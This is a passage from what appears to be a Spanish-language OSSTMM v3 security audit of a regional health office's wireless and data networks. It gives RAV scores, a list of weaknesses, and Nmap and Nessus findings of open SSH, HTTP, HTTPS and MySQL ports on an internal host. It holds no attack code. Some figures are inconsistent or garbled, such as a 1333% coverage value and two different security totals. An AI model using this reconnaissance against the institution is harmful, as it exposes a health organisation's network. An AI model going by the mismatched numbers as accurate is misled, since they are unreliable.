En este caso, según lo que has mencionado, parece que no se ha establecido ningún mecanismo de control para la indemnización en equipos inalámbricos, lo que significa que el $\boldsymbol{LCId} = 0$,

4.4.2.3 Resistencia ($\boldsymbol{LCRe}$).

El análisis de Resistencia y la política de seguridad consiste en evaluar el procedimiento que realizan los guardias para desactivar los canales debido a violaciones o inquietudes de seguridad.

Debido a que solo se utiliza un procedimiento específico para garantizar este control, el valor numérico asignado al control de resistencia para este canal es 1.

4.4.2.4 Subyugación (LCs_u).

El responsable a Dirección Zonal de Tecnologías de la Información y Comunicación confirma que el único procedimiento realizado al instalar un nuevo equipo es la configuración básica, sin revisar ni activar los controles que ofrece por defecto. Como resultado, el valor numérico asignado al control de Activación de Controles para este canal es cero. $\boldsymbol{LCSu = 0}$,

4.4.2.5 Continuidad (LCc_t).

En caso de problemas en La Coordinación Zonal 1- Salud del, dependiendo de la ubicación del equipo (*), la activación de un servicio puede demorar entre uno y dos días debido a la falta de personal de apoyo asignado de Tics. Sin embargo, el tiempo de respuesta y el acceso a los activos son mínimos.

Debido a que se encontraron varios defectos durante los procedimientos de soporte técnico para dispositivos inalámbricos, el valor de control de continuidad para este canal es ***LCCf = 1.***

4.4.2.6 No repudio (LC_{NR}).

Dado que, según la encuesta realizada Dirección zonal de Tecnologías de la Información y Comunicación, no hay un sistema que pueda determinar cuándo alguien ha accedido a un activo de tipo inalámbrico, el valor numérico del control de no repudio en este canal es ***LCNR = 0.***

4.4.2.7 Confidencialidad ($LCCf$).

El valor numérico del control de confidencialidad de este canal es ***LCCf = 0***, lo que indica que solo existe un método que no permite que las señales de transmisión electromagnética fuera de la organización y los controles en el lugar sean amortiguadas**.**

4.4.2.8 Privacidad (LC_{Pr}).

Según la encuesta con él la Dirección Zonal de Tecnologías de la Información y Comunicación, la seguridad privada son los controles de seguridad para los puntos de acceso dentro de la planta central y las cerraduras con llave para los puntos de acceso exterior. Por lo tanto, ***LCPr = 1*** es el valor numérico del control de privacidad en este canal.

4.4.2.9 Integridad (LC_{It}).

El método de integridad es una contraseña es la única forma en que las personas autorizadas pueden acceder y modificar los datos. Además, se utiliza el cifrado para los equipos de la Coordinación Zonal 1- Salud. Por lo tanto, al sumar los criterios mencionados anteriormente, se puede determinar que el valor numérico del control de integridad en este canal es ***LCIt = 2.***

4.4.2.10 Alarma ($LCAl$).

El acceso tiene un registro o que describe la situación actual en cada canal en todo el alcance. En la encuesta realizada el Dirección zonal de Tecnologías de la Información y Comunicación indica que el valor numérico para este control es ***LCAl = 0***, lo que indica que existen mecanismos de alerta, aunque no están en funcionamiento por encontrase obsoletos.

4.4.3 Limitaciones

Identificar y documentar tipos de entrada y canales de accesibilidad alternativos para personas con limitaciones físicas dentro de esos canales.

4.4.3.1 Vulnerabilidad (Lv).

Dado que el responsable el Dirección zonal de Tecnologías de la Información y Comunicación no ha encontrado ninguna situación que pueda indicar una vulnerabilidad para los equipos inalámbricos de la institución, el valor numérico asignado a este segmento es ***Lv = 0.***

4.4.3.2 Debilidad (Lw).

Al no utilizar ningún método de autorización para acceder a los dispositivos de red inalámbrica se comete una falla en el control de autenticación.

En cuanto al control de Resistencia, la institución carece de normas internas de manejo, lo que significa que no se pueden imponer sanciones adecuadas en caso de incumplimientos o preocupaciones de seguridad. Además, la falta de personal de apoyo para el área de Tics ha provocado un error en el control de Continuidad, lo que limita la capacidad de brindar soluciones rápidas a posibles problemas**.**

Los defectos o errores de los controles de Clase A, descritos en la explicación anterior, se obtiene que el valor numérico para la **Debilidad** utilizando la ecuación 2 (véase pág. 49).

$$Lw = FCAu + FCId + FCRe + FCSu + FCCt.$$

$$Lw = 0 + \mathbf{0} + 0 + \mathbf{0} + \mathbf{1}$$

$$Lw = 1$$

4.4.3.3 Preocupación (LC).

En cuanto al control de preocupación, el método utilizado para reducir las señales de transmisión electromagnética en los dispositivos de la Coordinación Zonal 1- Salud no realizo dado que la auditoria es enfocado a la página web de la institución.

En cuanto al control de integridad, se ha descubierto que el método utilizado para garantizar que los datos no sean consultados o alterados por personas no autorizadas (*) no funciona correctamente. Es posible que se utilicen otras formas de comunicación además de las contraseñas.

Como se mencionó anteriormente, los controles de Clase B agregan errores o defectos, por lo que el valor numérico de interés se deriva de esta suma usando la ecuación.

$$Lc = FC_{NR} + FC_{Cf} + FC_{Pr} + FC_{It} + FC_{Al}$$

$$Lc = 0 + 1 + 0 + 1 + 0$$

$$Lc = 2$$

4.4.3.4 Exposición (*LE*).

Debido a que los equipos inalámbricos de La Coordinación Zonal 1- Salud se configuran para no interferir con el funcionamiento de las máquinas o dispositivos cercanos, el valor numérico asignado a este segmento en este canal es ***LE = 0.***

4.4.3.5 Anomalía (*LA*).

Incluso cuando ya no tienen ninguna utilidad, algunos dispositivos inalámbricos siguen conectados. Por lo tanto, se asigna un valor numérico ***LA*=1**. de 0 a este segmento en este canal de acuerdo con el criterio mencionado anteriormente.

4.4.4 Calculadora RAV


Los muestra los valores obtenidos durante las pruebas de canal físico en la Coordinación Zonal 1 de Salud. Para lograrlo, se utilizó el método establecido por la técnica, es decir, se agregaron los valores correspondientes a la tabla correspondiente a cada elemento requerido por porosidad (OPSEC):

El reporte del canal de comunicaciones inalámbricas auditado se encuentra en el Anexo 13, donde se incluyen todos los valores de la hoja de cálculo del RAV, que deben ser

La Figura 17 muestra los resultados obtenidos de la auditoría del canal de seguridad inalámbrica.

Figura 17

Resultados de la auditoría del canal de seguridad inalámbrica



PRUEBAS DE SEGURIDAD INALÁMBRICA

OSSTMM version 3.0

Inserte en los espacios en blanco a los valores numéricos OPSEC. Controles y limitaciones con los resultados de la prueba de seguridad. Visite OSSTMM. (www.osstmm.org.) para más información

OPSEC

Visibilidad	3
Acceso	2
Confianza	1
	6

ISECOM
INSTITUTE FOR SECURITY AND OPEN METHODOLOGIES

OPSEC 7,72

CONTROLES

Clase A		Ausentes
Autentificacion	2	4
Indemnizacion	0	6
Subyugacion	1	5
Resistencia	1	5
Continuidad	1	5
Total Clase A	5	25

Controles Verdaderos 3,64

Controles Total 3,64

Cobertura Verdadera A 16,67%

Clase B		Ausentes
No-Repudio	0	6
Confidencialidad	0	6
Privacidad	1	5
Integridad	2	4
Alarma	0	6
Total ClaseB	3	27

Cobertura Verdadera B 10,00%

Total Covertura Verdadera 13%

		Ausentes Verdaderas
Total Todas Controles	8	52
Cobertura Total	1333,00%	52,00%

LIMITACIONES

		Valor Numerico	
Vulnerabilidad	0	9,6	0
Debilidad	1	5,16	5,16
Preocupacion	2	5,5	11
Exposición	0	1,22	0
Anomalias	1	0,64	0,64
ToTAL# Limitaciones	4		TOTAL 16,811

Limitaciones 10,40

Seguridad -14,49

Proteccion Verdadera 85,51

Seguridada Actual: 85,65


Nota. Recuperado de: Calculadora RAV de OSSTMM3

4.4.5 Análisis de Resultados

El análisis realizado muestra que la señal de seguridad Δ de la infraestructura de comunicación inalámbrica implementada por La Coordinación Zonal 1- Salud es negativa, con un valor numérico de -14.49. Es importante enfatizar que la seguridad de la red inalámbrica es esencial para proteger la información confidencial y la privacidad del usuario. Por lo tanto, La Coordinación Zonal 1- Salud debería revisar y fortalecer los controles operativos de seguridad desplegados en su infraestructura de comunicaciones inalámbricas, la Figura 18 muestra el análisis de esta métrica.

Figura 18

Análisis de Auditoria del Canal de Seguridad Inalámbrica



Nota: La grafica indica la relación de parámetros con respecto a su valoración

La gráfica presentada ilustra la relación entre varios parámetros y su respectiva valoración. Entre estos, las limitaciones destacan como el aspecto más crítico en el análisis del canal inalámbrico. En el caso de Seguridad Δ, se puede confirmar su valor que reveló sus vulnerabilidades con el uso de la ecuación 4 (véase en la pág. 52).

$$\textbf{Seguridad } \Delta = \textbf{Controles Verdaderos} - \textbf{OPSEC} - \textbf{Limitaciones Seguridad } \Delta$$

$$= 3.364 - 7.72 - 10.40, \textbf{ Seguridad } \Delta = -14{,}49$$

Este valor negativo de Seguridad Δ (-14.49) refleja una falta de controles de seguridad efectivos en el canal inalámbrico. Es decir que las barreras y medidas implementadas no son suficientes para proteger adecuadamente las comunicaciones inalámbricas de la Coordinación Zonal 1-Salud.

Se identificaron varios riesgos específicos en el canal inalámbrico, según la evaluación de la RAV (Evaluación de Riesgos de Activos Vulnerables). Los siguientes son los principales problemas encontrados:

La falta o falta de cifrado en una red inalámbrica: expone la red a posibles ataques de interceptación.

Las contraseñas son ineficientes y no están actualizadas: El uso de contraseñas que no siguen las mejores prácticas de seguridad aumenta la probabilidad de que alguien tenga acceso no autorizado a la computadora o a la información.

Ausencia de un Sistema de Detección de Intrusos (IDS): la ausencia de mecanismos que detecten actividades sospechosas o intrusiones en la red impide una respuesta proactiva ante posibles ataques.

Firmware y configuraciones desactualizadas: Los dispositivos de red operan con versiones de firmware anticuadas, lo que deja abiertas vulnerabilidades conocidas que podrían ser explotadas.

Redes inalámbricas no segregadas: La falta de segmentación adecuada en las redes inalámbricas permite que los usuarios accedan a áreas críticas sin las restricciones necesarias.

Falta de autenticación y autorización adecuada: Los mecanismos para verificar la identidad y permisos de los usuarios no son suficientes, lo que aumenta el riesgo de accesos no autorizados.

Monitoreo insuficiente del tráfico de red: la falta de monitoreo constante y efectivo del tráfico de la red inalámbrica limita la capacidad de identificar y mitigar amenazas potenciales en tiempo real.

Redes invitadas sin suficiente protección: Las redes de invitados no tienen las protecciones necesarias, lo que podría permitir que dispositivos inseguros accedan a recursos delicados.

El valor de seguridad negativo (-14.49) indica claramente que hay problemas significativos con los controles de seguridad del canal inalámbrico. Esta situación, junto con la falta de controladores de protección, pone en peligro la Coordinación Zonal 1 de Salud, especialmente en lo que respecta a proteger las comunicaciones inalámbricas y evitar el acceso no autorizado.

La Seguridad Actual de 85.65 RAV muestra, aunque relativamente alta, una gran vulnerabilidad a la falta de mecanismos de seguridad sólidos. Estas fallas ponen en peligro la red inalámbrica ante amenazas como intercepciones de datos, accesos no autorizados y ataques de ingeniería social, que pueden dañar la confidencialidad y la integridad de la red.

El análisis del canal inalámbrico muestra que existen serias deficiencias en los controles de seguridad actuales. El valor negativo de Seguridad Δ (-14.49) y la escasez

del 10% en los controladores de protección ponen en riesgo la integridad de las comunicaciones inalámbricas de la Coordinación Zonal 1-Salud. Para garantizar una mayor seguridad, es fundamental adoptar medidas correctivas de inmediato, mejorando tanto los mecanismos de autenticación como la protección general de la red inalámbrica. Esto no solo reducirá el riesgo de ataques, sino que también protegerá la información crítica de la organización y su infraestructura de red.

4.5 Pruebas de Seguridad de las Telecomunicaciones

Como resultado, elegiremos el método recomendado por el manual de metodología, que se clasifica como un "objetivo no evaluado" en este canal. Esta clasificación se debe a que las limitaciones del entorno de prueba impiden obtener la información necesaria para crear un informe que refleje con precisión la situación actual de la Coordinación Zonal 1- Salud Se recomienda tener esto presente para futuras pruebas. Después de obtener los vectores necesarios para llevar a cabo las pruebas, será necesario determinar el nivel de seguridad operativa que alcanzará este canal.

Debido a la falta de una central telefónica analógica en este canal y al hecho de que se trata de un sistema que no permite la prueba de los objetivos establecidos para la Coordinación Zonal 1 – Salud.

Se concluye que ciertos elementos, como una central telefónica analógica, no forman parte del alcance de la auditoría debido a la naturaleza y limitaciones particulares de este canal, que no permite la evaluación de los objetivos establecidos para la Coordinación Zonal 1 - Salud. La concentración de la auditoría en el servicio web respalda la decisión de no hacer pruebas en una central telefónica PBX, lo que hace que

las pruebas específicas de este canal no tengan una relevancia significativa para los objetivos establecidos. Como resultado, este canal no es válido para la auditoría.

4.6 Pruebas de Seguridad de las Redes de Datos

El proceso de prueba del canal de seguridad de redes de datos (COMSEC) implica trabajar junto con los controles operativos seguros de la red de datos existentes para controlar. Este canal contiene sistemas informáticos, principalmente redes que funcionan dentro del alcance. El objetivo principal de las pruebas de seguridad en este canal es evaluar la interacción del sistema y la calidad operativa, alineándolas con los estándares de seguridad requerido. Esto se conoce como "pruebas de penetración" por algunas organizaciones como se indica en el Anexo 20.

Por motivos de confidencialidad, como resultado del acuerdo de confidencialidad por el responsable del Dirección Zonal de Tecnologías de la Información y Comunicación (MSC. Gabriel Pavón) y el Sr. (Diego Arévalo) no se muestra todo el procedimiento

Analizar las especificaciones, las características y las pruebas de penetración para servicios importantes abordará las especificaciones, características y pruebas de penetración de los servicios web. Los conceptos de seguridad de la información y vulnerabilidades se aplicarán utilizando la metodología OSSTMM V3. Además, se creará un entorno virtualizado mediante el uso de programas de virtualización como VMware y herramientas como Kali Linux.


Se desarrollará un diseño de topología de red que incluirá un mecanismo de seguridad y el correspondiente para complementar las capas de seguridad. Se desarrollarán máquinas virtuales en un segmento de producción aislado para realizar pruebas en tiempo real.

Las pruebas de penetración se realizarán en un segmento de red aislado para evitar posibles inconvenientes durante el proceso de evaluación. En este contexto, solo se enfocarán en pruebas internas, eliminando pruebas externas, para mantener la Coordinación Zonal 1- Salud - confidencial. Según la política de seguridad interna, la evaluación se limitará a ataques internos para identificar vulnerabilidades o amenazas existentes que puedan estar presentes dentro de la página web.

La Figura 19 topológica muestra claramente la ubicación estratégica del firewall en la arquitectura de red. Se encuentra alojado en, lo que indica una ubicación central para maximizar su eficacia al administrar y controlar el tráfico. Además, se puede controlar el acceso a la página web virtualizada configurando VLANs específicas. Estas VLANs funcionan como segmentos lógicos, lo que permite una gestión más eficiente y segura del tráfico al garantizar que solo ciertos segmentos de la red tengan acceso a la página web, lo que contribuye a fortalecer la seguridad y a optimizar el rendimiento de la red

Figura 19

Topología Virtualizada



Nota. Elaboración propia. Recuperado de GNS3

4.6.1 Porosidad

Para calcular los valores de porosidad, primero se deben calcular los valores de visibilidad, accesibilidad y confiabilidad mediante las pruebas previstas en la metodología

4.6.1.1 Visibilidad (***PV***).

La porosidad de la visibilidad (PV), según Herzog en su metodología de evaluación, se refiere a la enumeración e indexación de los objetivos dentro del alcance a través de la interacción directa e indirecta con o entre los sistemas activos.

Para calcular la porosidad, primero se deben identificar posibles vulnerabilidades mediante el análisis de los puertos abiertos de un servidor web utilizando la herramienta NMAP y un escaneo interno. La herramienta de código abierto NMAP realiza un escaneo interno completo, lo que permite encontrar los puertos abiertos en el servidor web. Esta información es vital para determinar qué interacciones y accesos pueden ocurrir entre los sistemas activos involucrados dentro del alcance definido para la auditoría de seguridad. Este proceso de evaluación ayudará a determinar la porosidad del canal auditado y a tomar las medidas necesarias para mejorar la seguridad del sistema, medidas apropiadas para mejorar la seguridad del sistema.

Map: Escaneo Interno

Se pudo confirmar que el escaneo de segmento de red aislado estaba dentro, a la IP de como se muestra en la Figura 20, utilizando el procedimiento de La Coordinación Zonal 1- Salud.

Figura 20

Escaneo de puertos con la herramienta NMAP

Nota. Elaboración propia recuperado de Nessus

Al usar Nmap, se descubrieron los siguientes puertos abiertos del sistema:

- El puerto 22 es el protocolo SSH,
- El puerto 80 está conectado al protocolo HTTP, no encriptado.
- El puerto 443 está conectado al protocolo HTTPS,
- El puerto 3306 está conectado al protocolo MySQL

La existencia de estos puertos abiertos puede indicar que hay servicios y aplicaciones disponibles en el sistema. Sin embargo, es crucial llevar a cabo evaluaciones de seguridad y configuración de estos puertos para garantizar que no existan amenazas de acceso no autorizado

Análisis de Vulnerabilidades (Nessus en Debian 11)


Durante el análisis, se utilizó el complemento de prueba de aplicaciones web en Nessus. Este complemento particular tiene como objetivo evaluar la seguridad de las aplicaciones web que se encuentran en el sistema. Estas pruebas brindan a los

administradores de sistemas la capacidad de utilizar las mejores prácticas de seguridad y medidas correctivas para proteger las aplicaciones y garantizar un entorno en línea más seguro.

Durante el análisis, se utilizó el complemento de prueba de aplicaciones web en Nessus. Este complemento particular tiene como objetivo evaluar la seguridad de las aplicaciones web que se encuentran en el sistema. Estas pruebas brindan a los administradores de sistemas la capacidad de utilizar las mejores prácticas de seguridad y medidas correctivas para proteger las aplicaciones y garantizar un entorno en línea más seguro como se indica en la figura 21.

Figura 21

Identificación de vulnerabilidades y debilidades




Nota. Elaboración propia recuperado de Nessus

Se realizan pruebas exhaustivas durante este proceso para identificar posibles vulnerabilidades y debilidades en las aplicaciones web, como el host 172.16.104.11 Esto incluye la identificación de vulnerabilidades y la visibilidad.

La vulnerabilidad HTTP descubierta una falla común del protocolo HTTP es la falta de cifrado es así que la vulnerabilidad se puede visualizar en la Figura 22.

Figura 22

Vulnerabilidad descubierta del protocolo HTTP



Nota. Elaboración propia recuperado de Nessus

EL cifrado de datos durante la transmisión. Esto se puede usar cuando HTTP no encripta la conexión entre el cliente y el servidor como indica en la Figura 23

Por último, al sumar los valores marcados con un asterisco (*) en cada uno de los elementos mencionados en esta sección, se obtiene un valor numérico de Visibilidad en este canal que es PV=1.

4.6.1.2 Acceso (*PA*).


En la Figura 23, se pude puede observar los puertos abiertos de la red LAN de La Coordinación Zonal 1- Salud a que sirven para ciertos servicios o aplicaciones.

- El puerto 22 es el protocolo SSH, que se utiliza para realizar conexiones seguras y autenticadas en redes. (*)
- El puerto 80 está conectado al protocolo HTTP, que se utiliza para el tráfico web no encriptado. (*)
- El puerto 443 está conectado al protocolo HTTPS, que se utiliza para cifrar el tráfico web a través de SSL/TLS. (*)
- El puerto 3306 está conectado al protocolo MySQL y se utiliza para comunicarse con bases de datos MySQL. (*)
